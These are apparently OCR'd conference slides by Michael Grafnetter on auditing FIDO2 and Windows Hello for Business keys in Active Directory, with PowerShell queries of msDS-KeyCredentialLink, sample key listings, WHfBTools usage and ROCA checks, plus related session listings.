
Bala Sandhu

Insert your security key into the USB port to sign in.

Auditing FIDO2 Key Material




```
Get-ADObject -LDAPFilter '(msDS-KeyCredentialLink=*)' -Properties 'msDS-KeyCredentialLink' |
    Select-Object -ExpandProperty 'msDS-KeyCredentialLink' |
    Get-ADKeyCredential |
    Where-Object Usage -eq FIDO |
    Format-Table -View FIDO
```



```
DisplayName           Flags       FidoFlags                                                 Created    HolderDN
-----------           -----       ---------                                                 -------    --------
eWMB Goldengate G320  Attestation UserPresent, UserVerified, AttestationData, ExtensionData 2019-08-29 CN=John Doe,CN=
eWBM Goldengate G310  Attestation UserPresent, UserVerified, AttestationData, ExtensionData 2019-08-29 CN=John Doe,CN=
YubiKey FIDO2         Attestation UserPresent, UserVerified, AttestationData, ExtensionData 2019-07-11 CN=John Doe,CN=
Yubikey 5             Attestation UserPresent, UserVerified, AttestationData, ExtensionData 2019-06-21 CN=John Doe,CN=
Feitian BioPass FIDO2 Attestation UserPresent, UserVerified, AttestationData, ExtensionData 2019-08-26 CN=John Doe,CN=
```

New Auditing Tools from Microsoft



WHfBTools 1.0.1

WHfBTools is a Windows PowerShell module that is used to query the state of Windows Hello For Business (WHfB) keys in both Azure AD and in on-premises Active Directory. For more information please see the individual cmdlet help displays, or https://aka.ms/WHfBTools.

21
Downloads

16
Downloads of 1.0.1
View full stats

12/3/2019
Last Published

Info

Project Site
Contact Owners
Report

Installation Options


Install Module | Azure Automation | Manual Download

Copy and Paste the following command to install this package using PowerShellGet More Info


```
PS> Install-Module -Name WHfBTools
```

Author(s)
Microsoft Corporation

WHfBTools – Usage Sample



```
Get-ADWHfBKeys -Domain 'contoso.com' -Report
Get-AzureADWHfBKeys -Tenant $aadTenant -Report
```



```
Report of summary results:
Users scanned: 5550
Users with WHfB keys: 2
Total WHfB Keys: 11
Total ROCA vulnerable keys: 1
Total orphaned keys: 6
```


Final Thoughts

Key Takeaways

- Start auditing msDS-KeyCredentialLink values.
- Check pre-existing keys for ROCA.
- Keep up-to-speed with new security features.

- Go password-less!

Join Us Tomorrow



DSInternals PowerShell Module

Michael Grafnetter

Location: Business Hall, Arsenal Station 3

Date: Thursday, December 5 | 1:30pm-3:05pm

Track: Exploitation and Ethical Hacking

Session Type: Arsenal

CQForensic: The Efficient Forensic Toolkit

Paula Januszkiewicz

Mike Jankowski-Lorek

Location: Business Hall, Arsenal Station 3

Date: Thursday, December 5 | 10:00am-11:35am

Track: Data Forensics and Incident Response

Session Type: Arsenal

Thank you!

If you have questions you can email me at michael@cqure.pl

Michael Grafnetter
CQURE: Identity, Cloud & Security Architect
CQURE Academy: Trainer
MCT, CEI, MCSA
michael@cqure.pl

CQURE
GOPAS POCITACOVA.SKOLA.CZ

@CQUREAcademy
@MGrafnetter